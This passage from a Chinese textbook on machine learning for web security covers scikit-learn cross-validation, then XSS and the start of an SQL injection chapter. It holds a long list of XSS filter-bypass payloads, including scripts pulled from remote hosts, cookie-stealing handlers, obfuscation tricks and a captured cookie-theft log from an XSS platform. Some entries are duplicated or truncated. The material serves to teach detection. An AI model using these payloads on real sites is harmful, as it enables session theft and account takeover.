访问数据集合的特征以及标记的方式为：

```
x=training_set.data
y=training_set.target
```

3.4 效果验证

效果验证是机器学习非常重要的一个环节，最常使用的是交叉验证。常见的验证过程如图3-15所示。以SVM为例，导入SVM库以及Scikit-Learn自带的样本库datasets：

```
>>> import numpy as np
>>> from sklearn.model_selection import train_test_split
>>> from sklearn import datasets
>>> from sklearn import svm
```

获取样本数据：

```
>>> iris = datasets.load_iris()
>>> iris.data.shape, iris.target.shape
((150, 4), (150,))
```

为了保证效果，使用函数train_test_split随机分割样本为训练样本和测试样本：

```
>>> X_train, X_test, y_train, y_test = train_test_split(
...     iris.data, iris.target, test_size=0.4, random_state=0)
>>> X_train.shape, y_train.shape
((90, 4), (90,))
>>> X_test.shape, y_test.shape
((60, 4), (60,))
```

调用SVM进行训练：

```
>>> clf = svm.SVC(kernel='linear', C=1).fit(X_train, y_train)
```

判断预测结果与测试样本标记的结果，得到准确率：

```
>>> clf.score(X_test, y_test)
0.96...
```




图3-15 常见验证过程

为了提高验证的准确度，比较常见的方法是使用K折交叉验证。所谓K折交叉验证，就是初始采样分割成K个子样本，一个单独的子样本被保留作为验证模型的数据，其他K-1个样本用来训练。交叉验证重复K次，每个子样本验证一次，平均K次的结果或者使用其他结合方式，最终得到一个单一估测。三折交叉验证原理图见图3-16。这个方法的优势在于，同时重复运用随机产生的子样本进行训练和验证，每次的结果验证一次，十折交叉验证是最常用的。还是上面的例子，十折交叉验证实现如下：

```

>>> from sklearn.model_selection import cross_val_score
>>> clf = svm.SVC(kernel='linear', C=1)
>>> scores = cross_val_score(clf, iris.data, iris.target, cv=5)
>>> scores
array([ 0.96...,  1.  ...,  0.96...,  0.96...,  1.        ])

```




图3-16 三折交叉验证原理图

3.5 本章小结

本章在一定程度上科普了机器学习的常见概念，并介绍了后面章节将频繁使用的一些知名数据集，我们在后面章节将频繁和这些数据打交道。本章并没有详细讲解各种概念的定义，如果对机器学习的基本概念还是很模糊，也没有关系，通过后面章节的学习，我们会不断加深对这些概念的理解。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

- <http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html>
- http://blog.csdn.net/com_stu_zhang/article/details/6987632
- <http://www.isi.csic.es/dataset/>
- <http://www.schonlau.net>
- <http://www.fx361.com/page/2016/1018/284843.shtml>
- <http://www.freebuf.com/articles/system/97703.html>
- <http://yann.lecun.com/exdb/mnist/>
- <http://www.cs.cornell.edu/People/pabo/movie-review-data/>
- <http://archive.ics.uci.edu/ml/datasets/Spambase>
- <http://www2.aueb.gr/users/ion/data/enron-spam/>

还有一些参考文献值得一读：

[1] R Lippmann, J W Haines, D J Fried, J Korba, K Das. Analysis and Results of the The 1999 DARPA Off-Line Intrusion Detection Evaluation. International Symposium on Recent Advances in Intrusion Detection, 2000, 34 (4) : 162-182.

[2] J McHugh. Testing Intrusion Detection Systems: A Critique of the 1998 and 1999 DARPA Intrusion Detection System Evaluations as Performed by Lincoln Laboratory. ACM Transactions on Information&System Security, 2000, 3 (4) : 262-294.

[3] Schonlau M, Couper M.Semi-Automated Categorization of Open-Ended Questions.Survey Research Methods, August 2016.

[4] 张有新, 曾华燊, 贾磊.入侵检测数据集KDD CUP99研究[J].计算机工程与设计, 2010, 22.

第4章 Web安全基础

本章将梳理一下常见的Web安全问题，为后续的机器学习应用打好基础。包括：XSS攻击的概念、危害、分类、常见的攻击方式、攻击载荷以及特殊的攻击变种和XSS平台等，SQL注入攻击的常见自动化攻击工具以及近年典型的几起SQL注入攻击事件，WebShell的危害、功能以及常见类型，僵尸网络的概念、形成、危害以及近几年典型的僵尸网络攻击事件。强烈建议读者借此机会重温相关基础知识。

4.1 XSS攻击概述

XSS（Cross Site Scripting，跨站脚本攻击），为不和CSS（Cascading Style Sheets，层叠样式表）的缩写混淆，故将跨站脚本攻击缩写为XSS。XSS是一种经常出现在Web应用中的计算机安全漏洞，它允许恶意Web用户将代码植入到提供给其他用户使用的页面中。比如，这些代码包括HTML代码和客户端脚本。攻击者利用XSS漏洞旁路掉访问控制，例如同源策略。这种类型的漏洞由于被黑客用来编写危害性更大的网络钓鱼攻击而变得广为人知。对于跨站脚本攻击，黑客界共识是：跨站脚本攻击是新型的“缓冲区溢出攻击”，而JavaScript是新型的“ShellCode”。

据360发布的《2016年中国网站安全漏洞形势分析报告》披露（见图4-1），XSS高居国内Web漏洞前三。

根据乌云统计的2016年的安全漏洞（见图4-2），XSS攻击十分活跃。




图4-1 2016年中国网站安全漏洞形势分析报告

不限	xss			
总共搜索到 3339 条结果, 显示第 1 - 10 记录				
ID 发布时间 关注 奖励 标题				
wooyun-2016-0213359	2016-05-27	6		APP安全之趣网APP存在XSS与SQL注入漏洞
wooyun-2016-0205729	2016-05-11	12		APP安全之鱼泡泡无效xss杀入俩后台系统操控80万用户
wooyun-2016-0206756	2016-05-09	2		暴风墨镜某站存储型xss漏洞可获取超级管理员权限
wooyun-2016-0205124	2016-05-05	73		腾讯又一XSS被广泛用于黑产
wooyun-2016-0204957	2016-05-04	7		暴风魔镜多处漏洞打包（撞库/xss/Getshell）
wooyun-2016-0202695	2016-05-03	33		discuz某插件漏洞导致qq域名xss
wooyun-2016-0204614	2016-05-03	21		新浪某地区分站Flash逆向分析存安全隐患可进行XSS利用
wooyun-2016-0204481	2016-05-03	156		我是如何利用组合拳一步步攻陷匹克内网的(XSS配合CSRF/利用DNS配合SQL注入获取数据等等)
wooyun-2016-0203147	2016-04-28	33		APP安全之朋友印象一处无效xss爆破导致www后台被登录(100万设备/150万用户/1000万微信用户/核心功能可修改用户密码)
wooyun-2016-0202784	2016-04-27	98		点开我的链接就上了你的QQ mail (非xss)

图4-2 2016年乌云漏洞平台XSS攻击举例

XSS的危害：

- 盗取各类用户账号，如机器登录账号、用户网银账号、各类管理员账号；
- 控制企业数据，包括读取、篡改、添加、删除企业敏感数据的能力；
- 盗窃企业重要的具有商业价值的资料；
- 非法转账；
- 强制发送电子邮件；
- 网站挂马；
- 控制受害者机器向其他网站发起攻击。

4.1.1 XSS的分类

1.反射型XSS

反射型XSS也被称为非持久性XSS，是现在最常见的一种XSS漏洞。XSS的Payload一般写在URL中，之后设法让被害者点击这个链接。

假设后端代码为：

```
<?php  
    $username = $_GET['username'];  
    echo $username;  
?>
```

XSS攻击对应链接为：

```
http://xi.baidu.com?username=<script>alert(/xss/)</script>
```

2.存储型XSS

存储型XSS又称为持久型XSS，存储型XSS是最危险的一种跨站脚本。存储型XSS被服务器端接收并存储，当用户访问该网页时，这段XSS代码被读出来响应给浏览器。反射型XSS与DOM型XSS都必须依靠用户手动触发，而存储型XSS却不需要。

测试步骤如下，以留言板为例：

步骤1添加正常的留言，使用Firebug快速寻找显示标签。

步骤2判断内容输出（显示）的地方是在标签内还是在标签属性内，或者其他地方。如果显示区域不在HTML属性内，则可以直接使用XSS代码注入。如果在属性内，需要先闭合标签再写入XSS代码。如果不能得知内容输出的具体位置，则可以使用模糊测试方案。

步骤3在插入XSS Payload代码后，重新加载留言页面，XSS代码被浏览器执行。

3.DOM型XSS

DOM的全称为Document Object Model，即文档对象模型。基于DOM型的XSS是不需要与服务器交互的，它只发生在客户端处理数据阶段。简单理解DOM XSS就是出现在JavaScript代码中的XSS漏洞。

假设存在DOM XSS漏洞的前端代码如下：

```
<script>
    var temp = document.URL;
    var index = document.URL.indexOf("content=")+4;
    var par = temp.substring(index);
    document.write(decodeURI(par));
</script>
```

如果输入如下链接就会产生XSS漏洞：

```
http://xi.baidu.com?content=<script>alert(/xss/)</script>
```

这种利用也需要受害者点击链接来触发，DOM型XSS是前端代码中存在了漏洞，而反射型XSS是后端代码中存在了漏洞。反射型和存储型XSS是服务器端代码漏洞造成的，Payload在响应页面中，在DOM型XSS中，Payload不在服务器发出的HTTP响应页面中，当客户端脚本运行时（渲染页面时），Payload才会加载到脚本中执行。

常见XSS攻击方式如下。

·普通的XSS JavaScript注入：

```
<SCRIPT SRC=http://xi.baidu.com/XSS/xss.js></SCRIPT>
```

·IMG标签XSS使用JavaScript命令：

```
<SCRIPT SRC=http://xi.baidu.com/XSS/xss.js></SCRIPT>
```

·IMG标签无分号无引号：

```
<IMG SRC=javascript:alert('XSS')>
```

·IMG标签大小写不敏感：

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

·HTML编码（必须有分号）：

```
<IMG SRC=javascript:alert("XSS")>
```

·修正缺陷IMG标签：

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

·formCharCode标签（计算器）：

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

·十六进制编码：

```
<IMG SRC=&#x6A&#x61&#x76&#x61..省略..&#x58&#x53&#x53&#x27&#x29>
```

·嵌入式标签，将JavaScript分开：

```
<IMG SRC="jav ascript:alert('XSS');">
```

·嵌入式编码标签，将JavaScript分开：

```
<IMG SRC="jav ascript:alert('XSS');">
```

·嵌入式换行符：

```
<IMG SRC="jav ascript:alert('XSS');">
```

·嵌入式回车:

```
<IMG SRC="jav ascript:alert('XSS');">
```

·嵌入式多行注入JavaScript，这是XSS极端的例子:

```
<IMG SRC="javascript:alert('XSS')">
```

·解决限制字符（要求同页面）：

```
<script>z='document.'</script>
<script>z=z+'write('''</script>
<script>z=z+'<script'</script>
<script>z=z+' src=ht'</script>
<script>z=z+'tp://ww'</script>
<script>z=z+'w.shell'</script>
<script>z=z+'.net/1.'</script>
<script>z=z+'js></sc'</script>
<script>z=z+'ript">')'</script>
<script>eval_r(z)</script>
```

·Spaces和meta前的IMG标签:

```
<IMG SRC=" javascript:alert('XSS');">
```

·Non-alpha-non-digit XSS:

```
<SCRIPT/XSS SRC="http://3w.org/XSS/xss.js"></SCRIPT>
```

·Non-alpha-non-digit XSS to 2:

```
<BODY onload!#$%&()*~+-_.,:;?@[/\]^`=alert("XSS")>
```

·Non-alpha-non-digit XSS to 3:

```
<SCRIPT/SRC="http://3w.org/XSS/xss.js"></SCRIPT>
```

·双开括号：

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
```

·无结束脚本标记（仅火狐等浏览器）：

```
<SCRIPT SRC=http://3w.org/XSS/xss.js?<B>
```

·无结束脚本标记2：

```
<SCRIPT SRC=/3w.org/XSS/xss.js>
```

·半开的HTML/JavaScript XSS：

```
<IMG SRC="javascript:alert('XSS')"
```

·双开角括号：

```
<iframe src=http://3w.org/XSS.html <
```

·换码过滤的JavaScript：

```
\";alert('XSS');//
```

·结束Title标签：

```
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
```

·Input Image:

```
<INPUT SRC="javascript:alert('XSS');">
```

·BODY Image:

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

·BODY标签:

```
<BODY('XSS')>
```

·IMG Dynsrc:

```
<IMG DYNSRC="javascript:alert('XSS')">
```

·IMG Lowsrc:

```
<IMG LOWSRC="javascript:alert('XSS')">
```

·BGSOUND:

```
<BGSOUND SRC="javascript:alert('XSS');">
```

·STYLE sheet:

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

·远程样式表:

```
<LINK REL="stylesheet" HREF="http://3w.org/xss.css">
```

·List-style-image (列表式) :

```
<STYLE>li {list-style-image: url("javascript:alert('XSS'))");}</STYLE><UL><LI>XSS
```

·IMG VBscript:

```
<IMG SRC='vbscript:msgbox("XSS")'></STYLE><UL><LI>XSS
```

·META链接url:

```
<META HTTP-EQUIV="refresh" CONTENT="0;  
URL=http://;URL=javascript:alert('XSS');">
```

·Iframe:

```
<IFRAME SRC="javascript:alert('XSS');" ></IFRAME>
```

·Frame:

```
<FRAMESET><FRAME SRC="javascript:alert('XSS');" ></FRAMESET>12-7-1 T00LS - Powered by  
https://www.t00ls.net/viewthread.php?action=printable&tid=15267 3/6
```

·Table:

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

·TD:

```
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
```

·DIV background-image:

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

·DIV expression:

```
<DIV STYLE="width: expression_r(alert('XSS'));">
```

·STYLE属性分拆表达:

```
<IMG STYLE="xss:expression_r(alert('XSS'))">
```

·匿名STYLE（组成：开角号和一个字母开头）：

```
<XSS STYLE="xss:expression_r(alert('XSS'))">
```

·STYLE background-image:

```
<STYLE>.XSS{background-image:url("javascript:alert('XSS'))");}</STYLE><A  
CLASS=XSS></A>
```

·STYLE background:

```
<STYLE><STYLE>  
type="text/css">BODY{background:url("javascript:alert('XSS'))")}</STYLE>
```

·使用BASE标签:

```
<BASE HREF="javascript:alert('XSS');//">
```

·IMG嵌入式命令，可执行任意命令：

```
<IMG SRC="http://www.XXX.com/a.php?a=b">
```

·IMG嵌入式命令（a.jpg在同服务器）：

```
Redirect 302 /a.jpg http://www.XXX.com/admin.asp&deleteuser
```

·绕符号过滤:

```
<SCRIPT a="" SRC="http://3w.org/xss.js"></SCRIPT>
```

·URL绕行:

```
<A HREF="http://127.0.0.1/">XSS</A>
```

·URL编码:

```
<A HREF="http://3w.org">XSS</A>
```

·IP十进制:

```
<A HREF="http://3232235521">XSS</A>
```

·IP十六进制:

```
<A HREF="http://0xc0.0xa8.0x00.0x01">XSS</A>
```

·IP八进制:

```
<A HREF="http://0300.0250.0000.0001">XSS</A>
```

·混合编码:

```
<A HREF="htt p://6.6.000146.0x7.147://">XSS</A>
```

·节省[http:]:

```
<A HREF="//www.google.com/">XSS</A>
```

·节省[www]:

```
<A HREF="http://google.com/">XSS</A>
```

·JavaScript链接:

```
<A HREF="javascript:document.location='http://www.google.com/'">XSS</A>
```

常见XSS攻击载荷:

```
<IMG SRC=x ontoggle="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
<INPUT TYPE="BUTTON" action="alert('XSS')"/>
"><h1><IFRAME SRC="javascript:alert('XSS');"></IFRAME>">123</h1>
"><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
"><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
```

4.1.2 XSS特殊攻击方式

目前已经出现了利用js的特性进行特殊编码变形绕过防御的手段，举例如下。

1.Jsfuck

Jsfuck可以针对常见的js函数、语法进行编码转换：

```
False      => ![]
True       => !![]
Undefined  => [][][]]
Nan        => +[![]]
0          => +[]
1          => +!+[]
2          => !+[ ]+!+[]
10         => [+!+[ ]]+[+[]]
Array      => []
Number    => +[]
String     => []+[]
Boolean   => ![]
Function  => []["filter"]
Eval       => []["filter"]["constructor"]("code")()
Window    => []["filter"]["constructor"]("return this")()
```

以常见的攻击载荷alert (/1/) 为例：

```
alert(/1/)
```

编码后内容如图4-3所示。

The screenshot shows a browser window with the URL www.jsfuck.com. The page title is '()+[]! JSFuck'. A descriptive text block explains that JSFuck is an esoteric programming style using only six characters to write and execute code. It notes that it does not depend on a browser and can run on Node.js. Below this is a form with an input field containing 'alert(/1/)', an 'Encode' button, and a checked 'Eval Source' checkbox. The output area contains a massive, multi-line encoded string consisting of the allowed characters: '()[]+' and '!' repeated in various combinations. The text '1839 chars' is shown below the input, and a 'Run This' button is at the bottom right.

图4-3 Jsfuck示例

2.Aaencode

js加密工具aaencode把js转为文字表情符号。以常见的攻击载荷
alert (/1/) 为例：

```
alert(/1/)
```

编码后内容如图4-4所示。

The screenshot shows a web page titled "aaencode demo". At the top, there are navigation icons for back, forward, and search, followed by the URL "utf-8.jp/public/aaencode.html". Below the URL is a "tweet" button. The main content area has a heading "aaencode - Encode any JavaScript program to Japanese style emoticons (^_^)". A sub-section says "Enter JavaScript source:" followed by the code "alert(/1/);". Below this, the encoded output is displayed in a large text area, which is too long to show here. At the bottom right of the text area is a "aaencode" button. At the very bottom right of the page are links "[eval]" and "[Permalink]".

图4-4 aaencode示例

4.1.3 XSS平台简介

目前市面上有大量的XSS平台，自动生成js攻击载荷，大大减小了攻击难度，主要步骤如下：

- 注册XSS平台账户；
- 获得XSS攻击代码，主要功能是获取用户cookie、ua、ip等信息：

http://webxss.top/xss/9C6YSs?1483513692

- 结合XSS漏洞构造恶意链接：

http://testdomain.com/wavsep/active/Reflected-XSS/RXSS-Detection-Evaluation-GET/Case01-Tag2Htm

恶意代码将注入到回显页面中，当用户访问该页面时，恶意代码将执行，受害者在testdomain.com下的cookie将被获取，黑客随即获得受害者在这个域下的权限，见图4-5。比较常见的做法是通过钓鱼邮件、im消息等方式诱骗受害者点击。

□ -折叠 2016-12-08 16:46:26	<ul style="list-style-type: none">location : http://180.76.166.222:8080/wavsep/active/Reflected-XSS/RXSS-Detection-Evaluation-GET/Case01-Tag2HtmlPageScope.jsp?userinput=<script%20src=http://webxss.top/xss/9C6YSs?1480924966></script>toplocation : http://180.76.166.222:8080/wavsep/active/Reflected-XSS/RXSS-Detection-Evaluation-GET/Case01-Tag2HtmlPageScope.jsp?userinput=<script%20src=http://webxss.top/xss/9C6YSs?1480924966></script>cookie : JSESSIONID=20B3D66FCB962689B76EDC3DF6A4BBF9opener :	<ul style="list-style-type: none">HTTP_REFERER : http://180.76.166.222:8080/wavsep/active/Reflected-XSS/RXSS-Detection-Evaluation-GET/Case01-Tag2HtmlPageScope.jsp?userinput=&lt;script%20src=&gt;http://webxss.top/xss/9C6YSs?1480924966&gt;&lt;/script&gt;HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like GeckoREMOTE_ADDR :
------------------------------	--	---

兜哥带你学安全

图4-5 XSS平台上记录获取的信息

4.1.4 近年典型XSS攻击事件分析

1.雅虎邮箱XSS漏洞

2016年雅虎邮箱（见图4-6）被报具有XSS漏洞，黑客利用该漏洞能直接把受害者的收件内容转发到外部网站，并且顺带有蠕虫扩散的功能。不过让人庆幸的是，此漏洞在互联网上还没有大面积传播之前已经被官方修复。



图4-6 雅虎邮箱

这个漏洞影响了所有版本的雅虎Web邮箱，但移动App并未受影响。据报道，雅虎邮箱是全球第二大电子邮件服务商，截止2014年2月，它已拥有3亿客户。

首先，发送一封带有所有已知HTML标签的邮件进行fuzz，看看雅虎邮箱有哪些标签没有过滤。观察雅虎邮箱的测试结果后，你会注意到，如果bool型的HTML属性赋予了值，过滤器会把它remove掉，但是等号会保留下。

比如：

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

过滤后：

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

初看似乎没什么问题，但是Web浏览器在处理时会发生某些特别的变化。比如，在checked属性里，默认等于check，不用赋值也可以正常显示。这种行为是基于HTML规范，在不带引号的属性值里，是允许无字符或空格字符的。

这个特性可以让黑客无限制地插入带bool属性的HTML标签，比如：

```
<img ismap='xxx' itemtype='yyy style=width:100%;height:100%;position:fixed;left:0px;
```

雅虎邮箱过滤后：

```
<img ismap=itemtype=yyy style=width:100%;height:100%;position:fixed;left:0px;top:0p>
```

这封带POC的邮件，使整个浏览器被img标记占满整个窗口。Javascript代码的onmouseover属性值将即时执行，不会与用户进行进一步的交互。在邮件设置里禁止或允许图像，都不能阻止该攻击。

2. WordPress插件Jetpack存储型XSS漏洞



图4-7 WordPress插件Jetpack

2016年5月，WordPress母公司Automattic发布了插件Jetpack 4.0.3版本，见图4-7，在这个官方的WordPress论坛插件的版本中，修复了一个威胁程度较高的存储型XSS漏洞，小于4.0.3的版本都会被影响。

该漏洞是一个存储型XSS漏洞，攻击者可以利用漏洞在Web平台中植入恶意代码，而恶意代码会被存储于后台数据库中，随后当其他用户访问受影响页面时，便会执行攻击者植入的恶意代码，从而实现XSS攻击。

该XSS漏洞存在于插件的短代码（shortcode embeds）模块中，wordpress shortcode是指一些使用“[]”包含的短代码，例如”[vimeo 123]”，而Jetpack的shortcode模块能够将[vimeo 123]替换成另外一个链接，创建了一个嵌套链接的HTML结构。wordpress会识别这些短代码并根据短代码的定义输出特定的内容，简单易用，功能强大。

在评论中输入如下载荷即会触发漏洞：

```
<a title='[vimeo 123]'><abbr title='onmouseover="alert(1338);"'>a7</a>
```

因为title属性右边的单引号被转义，直到遇到abbr标签的title单引号为止，从而导致了弹窗出现。在Sucuri安全团队向Jetpack的管理者报告了该漏洞不久，Jetpack 4.0.3修复版本发布，修复版本中通过避免标签属性中的短代码被解释，从而解决了该问题。

```
<p><a title='<div class="embed-vimeo" style="text-align: center;"><iframe src="https://player.vimeo.com/video/1338?title=1&byline=0&portrait=0" width="100%" height="100%" frameborder="0"></div><abbr title=' onmouseover="alert(1338);">'>a7</abbr></a></p>
```

4.2 SQL注入概述

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。具体来说，它是利用现有应用程序，将SQL命令注入到后台数据库引擎执行的能力，比如先前的很多影视网站泄露VIP会员密码大多就是通过Web表单递交查询字符曝出的，这类表单特别容易受到SQL注入攻击。对照OWASP 2013报告，在最新发布的OWASP 2017报告中，SQL注入依然是排名第一的Web威胁（见图4-8）。

OWASP Top 10 – 2013 (旧版)	OWASP Top 10 – 2017 (新版)
A1 – 注入	A1 – 注入
A2 – 失效的身份认证和会话管理	A2 – 失效的身份认证和会话管理
A3 – 跨站脚本 (XSS)	A3 – 跨站脚本 (XSS)
A4 – 不安全的直接对象引用 - 与A7合并	A4 – 失效的访问控制 (最初归类在2003/2004)
A5 – 安全配置错误	A5 – 安全配置错误
A6 – 敏感信息泄露	A6 – 敏感信息泄露
A7 – 功能级访问控制缺失 - 与A4合并	A7 – 攻击检测与防范不足 (NEW)
A8 – 跨站请求伪造 (CSRF)	A8 – 跨站请求伪造 (CSRF)
A9 – 使用含有已知漏洞的组件	A9 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	A10 – 未受保护的APIs (NEW)

图4-8 OWASP 2017 TOP10网站威胁

当应用程序直接使用输入内容来构造动态SQL语句以访问数据库时，会发生SQL注入攻击。如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生SQL注入。SQL注入可能导致攻击者使用应用程序登录并在数据库中执行命令。相关的SQL注入可以通过测试工具sqlmap进行。如果应用程序使用特权过高的帐户连接到数据库，这种问题会变得很严重。在某些表单中，用户输入的内容直接用来构造动态SQL命令，或者作为存储过程的输入参数，这些表单特别容易受到SQL注入攻击。而许多网站程序在编写时，没有对用户输入的合法性进行判断或者程序中本身的变量处理不当，使应用程

序存在安全隐患。这样，用户就可以提交一段数据库查询的代码，根据程序返回的结果，获得一些敏感的信息或者控制整个服务器，于是SQL注入就发生了。

